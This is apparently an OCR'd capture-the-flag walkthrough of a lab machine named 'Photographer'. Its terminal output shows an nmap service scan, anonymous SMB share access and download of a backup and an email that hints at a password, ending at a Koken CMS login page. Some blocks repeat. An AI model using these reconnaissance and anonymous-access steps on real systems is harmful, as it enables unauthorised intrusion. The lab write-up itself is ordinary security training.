


MACHINE 1: PHOTOGRAPHY





```
root@kali:~# nmap -sV 192.168.137.128
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-26 12:36 IST
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 12:37 (0:00:11 remaining)
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.42% done; ETC: 12:37 (0:00:00 remaining)
Nmap scan report for 192.168.137.128
Host is up (0.00037s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8000/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:B0:4D:A3 (VMware)
Service Info: Host: PHOTOGRAPHER

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.77 seconds
root@kali:~# smbclient -L 132.168.137.128
do_connect: Connection to 132.168.137.128 failed (Error NT_STATUS_IO_TIMEOUT)
root@kali:~# smbclient -L 192.168.137.128
Enter WORKGROUP\shreya's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
root@kali:~#
```





```
MAC Address: 00:0C:29:B0:4D:A3 (VMware)
Service Info: Host: PHOTOGRAPHER

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.77 seconds
root@kali:~# smbclient -L 132.168.137.128
do_connect: Connection to 132.168.137.128 failed (Error NT_STATUS_IO_TIMEOUT)
root@kali:~# smbclient -L 192.168.137.128
Enter WORKGROUP\shreya's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
root@kali:~# smbclient -U '' //192.168.137.128/sambashare
Enter WORKGROUP\'s password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jul 21 07:00:07 2020
  ..                                  D        0  Tue Jul 21 15:14:25 2020
  mailsent.txt                        N      503  Tue Jul 21 06:59:40 2020
  wordpress.bkp.zip                   N 13930308  Tue Jul 21 06:52:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (122.8 KiloBytes/sec) (average 122.8 KiloBytes/sec)
smb: \> get wordpress.bkp.zip
getting file \wordpress.bkp.zip of size 13930308 as wordpress.bkp.zip (137412.2 KiloBytes/sec) (average 132080.7 KiloBytes/sec)
smb: \> ^C
root@kali:~#
```



daisa ahomi
Not secure 192.168.137.128:8000
Apps Gmail YouTube Maps Web UI (Dashb... MEHERBANI |... Ashutoshh Sin...
Your site tagline
daisa ahomi
Home Timeline Albums Content Essays
No featured content found. Assign some in the Library.
Home Albums Content Essays
© daisa ahomi | Built with Koken



File Edit View Search Terminal Help
Enter WORKGROUP\'s password:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Tue Jul 21 07:00:07 2020
.. D 0 Tue Jul 21 15:14:25 2020
mailsent.txt N 503 Tue Jul 21 06:59:40 2020
wordpress.bkp.zip N 13930308 Tue Jul 21 06:52:23 2020
278627392 blocks of size 1024. 264268400 blocks available
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (122.8 KiloBytes/sec) (average 122.8 KiloBytes/sec)
smb: \> get wordpress.bkp.zip
getting file \wordpress.bkp.zip of size 13930308 as wordpress.bkp.zip (137412.2 KiloBytes/sec) (average 132080.7 KiloBytes/sec)
smb: \> ^C
root@kali:~# ls
Burp dirsearch gobuster go-workspace mailsent.txt rapidscan wordpress.bkp.zip
root@kali:~# cat mailsent.txt
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit
Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
root@kali:~#



Koken - Google Chrome
Not secure 192.168.137.128:8000/admin/#/library/content/selection:3
Library
Text
Site
Settings
Store
View site
daisa ahomi
Edit
Filter
Share
Content
Search
Inspector
Content
Last import
Favorites
Featured
Quick collection
Unlisted
Private
DATE PUBLISHED
2020
COLLECTIONS
Featured albums
Public
Unlisted
Private
Trash
Aug 26 2020
Jul 20 2020
Download File
Caption
Categories - none - edit
Tags - none - edit
Albums - none -
Sort: Date published
1 of 2 items selected / Deselect all
Thumbnails
Import content

